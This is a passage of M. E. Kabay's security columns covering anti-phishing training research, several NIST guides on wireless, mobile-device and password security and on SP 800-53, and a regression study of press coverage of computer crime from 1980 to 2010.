In contrast with this standard view of the failure of compliance with sensible advice, scientists at Carnegie Mellon University (CMU) have been studying why people fail to follow perfectly good advice on how to avoid phishing scams. Several of their research reports are available on the PhishGuru site< http://phishguru.org/ >. Lorrie Faith Cranor, DSc< http://lorrie.cranor.org/ >, Associate Professor of Computer Science< http://www.scs.cmu.edu/ > and also of Engineering and Public Policy< http://www.epp.cmu.edu/ > at CMU has also written a popular article on phishing for the December 2008 issue of *Scientific American* < http://www.sciam.com/article.cfm?id=how-to-foil-phishing-scams > which discusses how ineffective acquisition of information has been in changing people's resistance to phishing attacks. As a result, she writes,

> "With some of these insights in mind, members of my team, Ponnurangam Kumaraguru, Alessandro Acquisti and others, developed a training system called PhishGuru, which delivers antiphishing information after users have fallen for simulated phishing messages. The program incorporates a set of succinct and actionable messages about phishing into short cartoons, wherein a character named PhishGuru teaches would-be victims how to protect themselves. In a series of studies, we demonstrated that when people read the cartoons after falling for the simulated phishing e-mails that we sent to them, they were much less likely to fall for subsequent attacks. Even a week later our test subjects retained what they had learned. In contrast, those who read the PhishGuru cartoons sent to them by e-mail, without experiencing a simulated attack, were very likely to fall for subsequent attacks."

In addition to the cartoons, the scientists created an interactive game< http://wombatsecurity.com/phil.php > involving worms (annelids, not computer programs) representing Web sites that a cute little fish can either eat or not. A wise older fish explains the failures and successes in a friendly way. Playing this simple cartoon-based game for a few minutes "makes a significant difference in users' ability to identify phishing sites. Comparing their performance before and after the training, we saw a drop in the number of false negatives, phishing sites mistakenly deemed to be legitimate, and false positives, legitimate sites judged to be phishing sites. The game players also outperformed participants who trained with a tutorial or with materials from other sources."

I'm not surprised.

In 1994, I published the first edition of "Totem and Taboo in Cyberspace: Integrating Cyberspace into our Moral Universe."< http://www.mekabay.com/ethics/totem_taboo_cyber.pdf > Based on well-established principles of learning and the psychology of behavior change, I wrote,

> "To learn new habits, it is useful to address the conflict directly: acknowledging that the policy will be uncomfortable at first is a good step to making it less uncomfortable. For example, employees should participate in role-playing exercises. First, they can practice refusing access to colleagues who accept the policies graciously, then move on to arguments with less friendly colleagues. Finally they can learn to deal with confrontations with colleagues who pretend to be higher rank and hostile."

You can find additional recommendations on role-playing in my PowerPoint slide deck on "Social Psychology and INFOSEC."< http://www.mekabay.com/courses/academic/norwich/is342/lectures/35_Social_Psychology.ppt >

I think it will be worthwhile for readers to try the demonstration game on the Web< http://wombatsecurity.com/antiphishing_phil/index.html > and to ask family – and especially young members of your families – to try the game too. If your organization is interested in customizing the game to suit your needs, you can do that too.

All in all, the evidence is simple to summarize: if you want to make your employees more security-savvy, stop just yakking at your employees and get them to DO SOMETHING!

The Habit: Or There and Back Again To the NISTy Mountains.

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Like Bilbo Baggins< http://www.tuckborough.net/bilbo.html > of Bag End, Hobbiton, whose story *There and Back Again*< http://www.tuckborough.net/books.html#Red Book of Westmarch > I have read and reread with pleasure over five decades, I find myself returning many times to favorite haunts such as the National Institute of Standards and Technologies (NIST) list of Special Publications (SP) to see how my old friends are doing with their books of wisdom and dragon-slaying lore.

The 800-series of SPs< http://csrc.nist.gov/publications/PubsSPs.html > are focused on computer security. The simple three-part flier called "Roadmp to NIST Information Security Documents"< http://csrc.nist.gov/publications/CSD_DocsGuide_Trifold.pdf > provides a simple list to help beginners identify which document fits specific needs. The 36-page "Guide to NIST Information Security Documents"< http://csrc.nist.gov/publications/CSD_DocsGuide.pdf > provides a more detailed overview of the publications.

Today I'll begin an extensive series looking at a number of recently released SPs and revisions of established SPs dealing with security of a wide range of devices and practices.

The first topic is securing wireless systems.

Distinguished NIST computer scientist Karen Scarfone < http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > and coauthors Derrick T. Dicoi, Matthew Sexton and Cyrus Tibbs have updated Special Publication 800-48 for Revision 1,< http://csrc.nist.gov/publications/nistpubs/800-48-rev1/SP800-48r1.pdf > published in July 2008: "Guide to Securing Legacy IEEE 802.11 Wireless Networks: Recommendations of the National Institute of Standards and Technology." The original version was published in November 2002 and was called "Wireless Network Security: 802.11, Bluetooth, and Handheld Devices."

The authors explain that the older IEEE 802.11 a, b and g standards are fundamentally weak technologies that have been superseded by the 802.11i standard introduced in 2004 and by the upcoming 802.11n standard begun in 2006 and expected to be completed in 2009.< http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9019472 > "Legacy" wireless standards, in this context, are defined as "those that are not capable of using the IEEE 802.11i security standard."

SP800-48r1 serves as a primer on legacy wireless technologies, their weaknesses, and practical guidelines for securing such systems until users can convert to the more secure IEEE 802.11i/n standards. The authors write explain each of the following recommendations in detail:

- Organizations should be aware of the technical and security implications of legacy WLAN technologies.
- Organizations should create a wireless networking security policy that addresses legacy

IEEE 802.11 WLAN security.

- Organizations should be aware that physical security controls are especially important in a wireless environment.
- Organizations needing to protect the confidentiality and integrity of their legacy WLAN communications should implement additional security controls.
- Organizations should configure their legacy IEEE 802.11 APs to support the WLAN's security.
- Organizations should properly secure their legacy IEEE 802.11 client devices to enhance the WLAN's security posture.

The fifty-page manual is a good use of our tax dollars. Download this free document and use it as the basis for some serious discussions among your technical crew.

Don't let Smaug< http://www.tuckborough.net/creatures.html#Smaug > eat your wireless network.

In the next column, we'll look at NIST guidance on securing wireless networks using IEEE 802.11i technology.

NIST Guidelines for Securing IEEE 802.11i Wireless Networks

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Hewlett Packard makes an interesting point in a December 26, 2008 white paper entitled "Why Your Firewall, VPN, and IEEE 802.11i Aren't Enough to Protect Your Network."< http://www.networkworld.com/whitepapers/abstract.jsp?id=158908 > The authors write,

> >The prevailing model of enterprise network security is rooted in the axiom that being "physically inside is safe and outside is unsafe." Connecting to a network point within the enterprise is generally considered safe and is subject to weaker security controls. On the other hand, tight security controls are enforced at the network traffic entry and exit points using firewalls and VPNs. A WLAN breaks the barrier provided by the building perimeter as the physical security envelope for a wired network because invisible radio signals used by the WLAN cannot be confined within the physical perimeter of a building, and usually cut through walls and windows. This creates a backdoor for unauthorized devices to connect to the enterprise network.<

The four-page white paper sponsored by HP ProCurve Networking goes on to list a series of attack methodologies and appropriate defenses.

Another useful free document, this one not requiring registration and having 162 pages, is "Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i" < http://csrc.nist.gov/publications/nistpubs/800-97/SP800-97.pdf > which is Special Publication (SP) 800-97 from the National Institute of Standards and Technology (NIST). The guide's first author is Sheila Frankel < http://csrc.nist.gov/staff/rolodex/frankel_sheila.html >, who wrote the 2001 text *Demystifying the IPsec Puzzle* < http://tinyurl.com/9v5oqy > (ISBN 1-580-53079-6)< http://www.amazon.com/Demystifying-Puzzle-Artech-Computer-Security/dp/1580530796/ref=sr_1_1?ie=UTF8&s=books&qid=1230423090&sr=8-1 >; her coauthors were Bernard Eydt, Les Owens, and Karen Scarfone.

After establishing the basics and evolution of IEEE 802.11 standards and certifications in Chapter 2, the authors turn to wireless security in Chapter 3. Chapters 4, 5, 6 and 7 delve into technical details of security protocols and certifications.

Chapter 8, "WLAN Security Best Practices," offers 19 pages of practical advice on setting up and implementing a security project for securing wireless local area networks. The recommendations are presented in tables that explain each of the suggestions and classify them as best practices or as items to consider. The tables can be used as checklists.

Chapter 9 presents case studies, which are described as follows (quoting):

- **Case Study 1: First Time WLAN Deployment.** This case study presents the scenario of an organization that planned to deploy a WLAN for the first time. With no existing WLAN infrastructure to replace or update, the organization methodically applied the best practices introduced in this guide.
- **Case Study 2: Transitioning an Existing WLAN Infrastructure to RSN[Robust**

Security Network] Technology. This case study discusses an organization that had implemented WLAN technology already but later wanted to migrate to a RSN framework. Having just experienced a major WLAN security breach, the organization felt that it must act quickly. To meet its needs, the organization developed and implemented first an interim WLAN solution, and then a long-term one.

- **Case Study 3: Supporting Users Who Are Not Employees.** This case study presents the scenario of an organization that planned a future WLAN deployment, whose WLAN user population will consist of many people who are not employees, or perhaps may not have any prior relationship with the organization. It created a security architecture that allows for access from a very diverse set of users. Supporting these users might not require an IEEE 802.11 RSN.

Chapter 10 summarizes the concepts and recommendations; Chapter 11 discusses future directions, with a discussion of new standards such as IEEE 802.11r< http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?tp=&isnumber=4432400&arnumber=4432401&punumber=4432399 > and IEEE 802.11w< http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?tp=&isnumber=4621339&arnumber=4621340&punumber=4621338 >.

All the News that Hits the Print:
Coverage of Computer-Related Crime 1980-2010

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

One of the problems facing security personnel is that the number of published reports on vulnerabilities, exploits and successful attacks is growing so fast that it's difficult to keep up.

Now, one of the instructions I give my students as they work on term papers is that assertions like the one I just wrote have to be backed up with evidence. I decided to do a little original research that would support or disprove the assertion about growth in reports.

In a quick survey to gather initial data, I used the Kreitzberg Library< http://www.norwich.edu/academics/library/index.html > resources at Norwich University< http://www.norwich.edu > to look at the numbers of articles in a collection of electronic databases that included key words relating to computer crime over a period of years.

This initial query is *not* a rigorous research study: it's just a first step to get a sense of the situation. The information garnered can lead to further research and also provide a sense of the scale of changes in coverage of computer crime over more than a decade. I also planned in advance to perform linear regressions of articles and of proportions versus year.

First, I selected the following databases, which include some overlap in sources:

- ABI/INFORM GLOBAL (coverage 1971-present; 3,640 titles)
- ProQuest Computing (1998-present; 511 titles)
- ProQuest Criminal Justice (1981-present; 442 titles)
- ProQuest Newspapers (coverage varies; 54 titles)
- ProQuest Science Journals (1994-present; 1,596 titles)


After excluding duplicate journal titles, there were 5,609 titles in the aggregate database. A rough estimate of the total number of articles (by searching on string "the") was 42,388,781. I searched all the articles using the following expression:

hacker
OR
"computer virus"
OR
((vulnerability OR exploit OR attack)
AND
(computer OR network))


and got 77,901 hits. I then recorded the numbers of articles by year and the total number of articles using "the" per year and prepared a table and a chart of the numbers of articles with the keywords and their proportion of the total articles. This table < LINK TO TABLE-1 IMAGE BELOW> shows the data:

Year	Total	Hits	Percent
1980	131,456	69	0.05%
1981	175,539	120	0.07%
1982	177,230	134	0.08%
1983	192,271	195	0.10%
1984	260,997	292	0.11%
1985	547,784	569	0.10%
1986	665,776	557	0.08%
1987	843,682	726	0.09%
1988	997,917	1,165	0.12%
1989	1,306,600	1,356	0.10%
1990	1,397,298	1,176	0.08%
1991	1,434,045	1,377	0.10%
1992	1,613,893	1,655	0.10%
1993	1,645,965	1,568	0.10%
1994	1,683,404	1,577	0.09%
1995	1,813,925	2,299	0.13%
1996	1,698,852	2,017	0.12%
1997	1,366,212	1,934	0.14%
1998	1,729,370	2,840	0.16%
1999	1,690,338	3,622	0.21%
2000	1,787,479	4,795	0.27%
2001	1,789,612	7,057	0.39%
2002	1,713,110	5,489	0.32%
2003	1,743,177	5,469	0.31%
2004	1,707,044	4,681	0.27%
2005	1,714,253	4,363	0.25%
2006	1,717,118	3,621	0.21%
2007	1,654,194	3,054	0.18%
2008	2,411,023	4,853	0.20%
2009	1,690,549	3,263	0.19%
2010	1,934,864	3,922	0.20%

The next figure< LINK TO FIGURE-1 IMAGE BELOW> shows the graph of the number of hits per year:



And the final figure< LINK TO FIGURE-2 IMAGE BELOW> shows the percentage of the database articles with hits on the search string:



The regression analysis< LINK TO TABLE-2 IMAGE BELOW> for hits per year generated with Excel 2010 *Data* | *Data Analysis* | *Regression* shows an extremely significant linear regression with p(H0)=1.68 x 10^(-9):

Linear Regression of Hits versus Year

Regression Statistics	
Multiple R	0.85
R Square	0.72
Adjusted R Square	0.71
Standard Error	1032.00
Observations	31

ANOVA

	df	*SS*	*MS*	*F*	*Significance F*
Regression	1	79256678.39	79256678.39	74.4	1.68E-09
Residual	29	30885704.71	1065024.3		
Total	30	110142383.1			

	Coefficients	*Standard Error*	*t Stat*	*P-value*	*Lower 95%*	*Upper 95%*
Intercept	-354198.4	41342.9	-8.6	1.95E-09	-438754.2	-269642.6
Year	178.8	20.7	8.6	1.68E-09	136.4	221.2

The regression equation has a slope showing an average increase of about 179 articles per year over 30 years; the 95% confidence limits for the slope are about 136 to 221. The coefficient of determination ("R Square") suggests that about 72% of the total variation in hits per year can be

explained using the linear regression.

The percentage of articles in the database with hits on the search string shows an extremely significant regression< LINK TO TABLE-3 IMAGE BELOW> of percentage on year with p(H0)=1.56x10^(-6):

Linear Regression of Percengage of Hits versus Year						
Regression Statistics						
Multiple R	0.7447					
R Square	0.5545					
Adjusted R Square	0.5392					
Standard Error	0.0006					
Observations	31					
ANOVA						
	df	*SS*	*MS*	*F*	*Significance F*	
Regression	1	1.25294E-05	1.25294E-05	36.1	1.56E-06	
Residual	29	1.00645E-05	3.47052E-07			
Total	30	2.2594E-05				
	Coefficients	*Standard Error*	*t Stat*	*P-value*	*Lower 95%*	*Upper 95%*
Intercept	-14.0202%	2.3600%	-594.0689%	0.0002%	-18.8471%	-9.1934%
Year	0.0071%	0.0012%	600.8532%	0.0002%	0.0047%	0.0095%

The regression equation suggests that the percentage of coverage has been rising about 0.007% per year (95% confidence limits are between roughly .005% and 0.010% per year). However, the coefficient of determination (about 55%) shows that the regression is not as effective an explanation of the growth in percentage as the regression was for growth in numbers of articles.

In my next article, I'll discuss some useful resources for keeping up with the growing tide of articles about information security. Readers wanting to learn more about applied statistics can freely download a review article< http://www.mekabay.com/methodology/crime_stats_methods.pdf > and a draft version of a short introductory textbook< http://www.mekabay.com/courses/academic/norwich/qm213/statistics_text.pdf > from my Website.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Cell Phone and PDA Security:
NIST SP800-124

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Cell phones and personal digital assistants (PDAs) have fused. Take the Nokia N810< http://www.nokiausa.com/link?cid=PLAIN_TEXT_607318# > as an example: it has a full keyboard, a high-resolution (800 x 480 pixel, 64K colors) screen, 400 MHz processor running Linux. They include applications for e-mail, calendar, music, Web browsing, maps, and image-handling. Their networking capabilities include IEEE 802.11b/g, Bluetooth, and USB connectivity.

According to *PC World's* Jr Raphael, researchers at the Georgia Tech Information Security Center< http://www.gtisc.gatech.edu/ > warned in October 2008< http://www.gtiscsecuritysummit.com/pdf/CyberThreatsReport2009.pdf > that "As Internet telephony and mobile computing handle more and more data, they will become more frequent targets of cyber crime."

Computer scientists Wayne Jansen< http://csrc.nist.gov/staff/rolodex/jansen_wayne.html > and Karen Scarfone < http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > of the Computer Security Division < http://csrc.nist.gov/ > of the Information Technology Laboratory (ITL)< http://www.itl.nist.gov/ > at the National Institute of Standards and Technology (NIST)< http://nist.gov/ > have written a new (October 2008) Special Publication (SP) entitled "Guidelines on Cell Phone and PDA Security" (NIST SP800-124)< http://csrc.nist.gov/publications/nistpubs/800-124/SP800-124.pdf > which summarizes the security issues and provides recommendations for protecting sensitive information carried on these devices. http://csrc.nist.gov/publications/nistpubs/800-124/SP800-124.pdf

The Executive Summary presents a succinct overview including a list of vulnerabilities leading to risks for corporate security from cell phones and PDAs:

- The devices are easily lost or stolen and few have effective access controls or encryption;
- They're susceptible to infection by malware;
- They can receive spam;
- Wireless communications can be intercepted, remote activation of microphones can eavesdrop on meetings, and spyware can channel confidential information out of the organization;
- Location-tracking systems allow for inference;
- E-mail kept on servers as a convenience for cell-phone/PDA users may be vulnerable to server vulnerabilities.

The key recommendations, which are discussed at length in this 51-page document, include the following (quoting from the list on page ES-2 through ES-4):

1. **Organizations should plan and address the security aspects of organization-issued cell phones and PDAs.**

2. **Organizations should employ appropriate security management practices and controls over handheld devices.**
    a. Organization-wide security policy for mobile handheld devices
    b. Risk assessment and management
    c. Security awareness and training
    d. Configuration control and management
    e. Certification and accreditation.
3. **Organizations should ensure that handheld devices are deployed, configured, and managed to meet the organizations' security requirements and objectives.**
    a. Apply available critical patches and upgrades to the operating system
    b. Eliminate or disable unnecessary services and applications
    c. Install and configure additional applications that are needed
    d. Configure user authentication and access controls
    e. Configure resource controls
    f. Install and configure additional security controls that are required, including content encryption, remote content erasure, firewall, antivirus, intrusion detection, antispam, and virtual private network (VPN) software
    g. Perform security testing.
4. **Organizations should ensure an ongoing process of maintaining the security of handheld devices throughout their lifecycle.**
    a. Instruct users about procedures to follow and precautions to take, including the following items:
        - Maintaining physical control of the device
        - Reducing exposure of sensitive data
        - Backing up data frequently
        - Employing user authentication, content encryption, and other available security facilities
        - Enabling non-cellular wireless interfaces only when needed
        - Recognizing and avoiding actions that are questionable
        - Reporting and deactivating compromised devices
        - Minimizing functionality
        - Employing additional software to prevent and detect attacks. Enable, obtain, and analyze device log files for compliance
    b. Establish and follow procedures for recovering from compromise
    c. Test and apply critical patches and updates in a timely manner
    d. Evaluate device security periodically.

After reading this document, it is clear to me that organizations should consider the benefits of issuing centrally-selected and –controlled devices to their employees rather than allowing employees to download potentially sensitive information to a wide variety of uncontrolled mobile targets for industrial espionage. NIST SP800-124 will provide a useful framework for discussions and planning of reasonable security programs to prevent serious losses from unsecured cell phones and PDAs.

Guide to Enterprise Password Management: NIST Needs Your Comments

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I hate passwords. I think passwords are a dreadful way of authenticating identity: they cost a lot < http://www.mandylionlabs.com/PRCCalc/PRCCalc.htm >, they change too often (and so users write them down), the rules for preventing dictionary and brute-force attacks are generally easy for users to circumvent (da3isy*doggie, da4isy*doggie, da5isy*doggie…), there are too many of them (and so users write them… oh never mind), and nothing can stop users from writing them down (and sticking them in their wallets, under their keyboards, behind their screens, in their desk drawers….). And yet we constantly hear non-technical managers resisting smart-token-based authentication or proximity cards because they are supposedly too expensive.< http://www.isaca.org/Template.cfm?Section=Home&CONTENTID=17144&TEMPLATE=/ContentManagement/ContentDisplay.cfm >

Growl.

Well, given that we are still stuck with this wretched authentication method, National Institute of Standards and Technology< http://www.nist.gov/index.html > Computer Security Division < http://csrc.nist.gov/ > of the Information Technology Laboratory< http://itl.nist.gov/ > Computer Scientists Karen Scarfone< http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > and Murugiah Souppaya < http://csrc.nist.gov/staff/rolodex/souppaya_murugiah.html > have prepared SP 800-118, "DRAFT Guide to Enterprise Password Management"< http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf > and await your comments for improvement.

The blurb reads, "SP 800-118 is intended to help organizations understand and mitigate common threats against their character-based passwords. The guide focuses on topics such as defining password policy requirements and selecting centralized and local password management solutions."

As always, this Special Publication is complete and thorough. After the usual introduction to the scope and structure of the document, the authors present a brief overview of passwords (section 2) followed by two major sections and their subsections:

The document ends with appendices containing special considerations for firmware and hardware passwords, a glossary, and a list of common acronyms and abbreviations.

NIST requests comments on draft SP 800-118 by May 29, 2009. Please submit comments by e-mail < mailto:800-118comments@nist.gov > with "Comments SP 800-118" in the subject line.

I submitted six pages of comments and will inflict, er share, one of them in my next column.

NIST SP800-53 Rev. 3: Key to Unified Security Across Federal Government and Private Sectors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Standards play a critical role in information assurance. Given the impossibility of defining a deterministic model that includes billions of users, millions of computers, and thousands of programs and protocols potentially interacting with each other unpredictably, we have to rely on human consensus about best practices if we are to progress in our field. Standards also provide a basis for demonstrating due care and diligence in fulfilling our fiduciary responsibilities to stakeholders.

In this first of four articles about the latest revision of a landmark Special Publication (SP) from the Joint Task Force Transformation Initiative in the Computer Security Division of the Information Technology Laboratory of the National Institute of Standards and Technology (NIST), Dr Paul J. Brusil reviews the key recommendations and strategic guidance offered in *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > which has been prepared by a panel of experts drawn from throughout the US government and industry. Everything that follows is Dr Brusil's work with minor edits.

* * *

From the furthest corners of the U.S. Defense and Intelligence communities to every civil office in the U.S. Federal government, a single new security standard applies to all government information systems – including national security systems. Traditionally, the Department of Defense (DoD) and the civilian federal agencies independently develop their own standards. Harmonizing the security needs of all government agencies has been a long time coming; but, for the first time ever, the National Institute of Standards and Technology (NIST) Special Publication (SP) 800-53, *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > dated August 2009 does just that.

SP 800-53 provides a unified information security framework that applies across the entire Federal government. It is the harbinger of other soon-to-appear, cross-government, security recommendation collaborations in areas including certification and accreditation, risk assessments, security control assessment procedures and others < http://www.informationweek.com/news/government/security/showArticle.jhtml?articleID=219401209&cid=nl_govt_html >.

SP 800-53 is part of an extensive library of guidelines, recommendations and standards NIST publishes and continually updates to help organizations protect their information systems and data < http://csrc.nist.gov/publications/PubsDrafts.html >. Protected information systems include all constituent components – local and remote – for processing, storing and transmitting information.

The SP 800-53 standard, titled "Recommended Security Controls for Federal Information Systems and Organizations" < http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-

rev3-final.pdf >, was co-developed by the Computer Security Division of NIST, DoD and the U.S. Intelligence Community, as well as the Industrial Control System community. It benefited by extensive public review and comments. It represents the best practices and guidance available today, not only for the government but for private enterprises as well.

The purpose of SP800-53 is to achieve information system security and effective risk management, in part, by providing a common information security language for all information systems and by providing consistent and repeatable guidelines for selecting and specifying standard security controls. With the aid of SP 800-53, organizations are able to select appropriate security controls to meet security requirements, to implement the selected controls correctly and to demonstrate the confidence and effectiveness of selected controls in complying with security requirements. SP 800-53 guides security managers, security service providers, security technology developers, system developers, system implementers and system assessors.

Office of Management and Budget (OMB) policies mandate all Federal agencies, their contractors and their external service providers use SP 800-53. The existence of SP800-53 as a government regulation has many benefits beyond the stipulation of security best practices. For one, it elevates security awareness to senior management. Correspondingly, security funding can be positively impacted.

SP800-53 is a living document updated periodically. The just-released Revision 3 supersedes the previous revision released 18 months earlier. It contains or amplifies a risk management framework, a security control catalog, a security control selection process, traceability of security controls to underlying security requirements, assurance requirements for security controls, and extensions for use in communities outside the U.S. government.

In the next part of this four-part series, Dr Brusil discusses the risk management section of SP 800-53 Rev. 3.

NIST SP800-53 Rev. 3: Risk Management Framework Underpins the Security Life Cycle

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The National Institute of Standards and Technology (NIST) Special Publication (SP) SP 800-53 provides a unified information security framework to achieve information system security and effective risk management across the entire Federal Government. In this second of four articles about the latest revision of this landmark Special Publication from the Joint Task Force Transformation Initiative in the Computer Security Division of the Information Technology Laboratory, Dr Paul J. Brusil reviews the framework for risk management offered in SP 800-53 *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > which was prepared by a panel of experts drawn from throughout the US government and industry. Everything that follows is Dr Brusil's work with minor edits.

* * *

The Risk Management Framework in SP 800-53 (Chapter 3) evokes the use of NIST document SP 800-39, *Managing Risk from Information Systems: An Organizational Perspective* < http://csrc.nist.gov/publications/drafts/800-39/SP800-39-spd-sz.pdf > to specify the risk management framework for developing and implementing comprehensive security programs for organizations. SP 800-39 also provides guidance for managing risk associated with the development, implementation, operation, and use of information systems.

The risk management activities within the Risk Management Framework include the six steps of:

1) Categorizing information and the information systems that handle the information
2) Selecting appropriate security controls
3) Implementing the security controls
4) Assessing the effectiveness and efficiency of the implemented security controls
5) Authorizing operation of the information system, and
6) Monitoring and reporting the ongoing security state of the system.

The risk management activities are detailed across several NIST documents (as identified in SP 800-53, Figure 3-1), of which SP 800-53 is only one. SP 800-53 focuses primarily on step (2): security control selection, specification and refinement. SP800-53 is intended for new information systems, legacy information systems and for external providers of information system services.

To start the risk management process, each organization uses other mandatory, NIST-developed, government standards. One standard helps to determine the security category of each of an organization's information and information systems. The other standard is used to designate each information system's impact level (low-impact, moderate-impact or high-impact). The impact level identifies the significance that a breach of the system has on the organization's mission. These other standards are Federal Information Processing Standard (FIPS) 199, *Standards for Security Categorization of Federal Information and Information Systems* < http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf > and FIPS 200, *Minimum Security Requirements for Federal Information and Information Systems* <

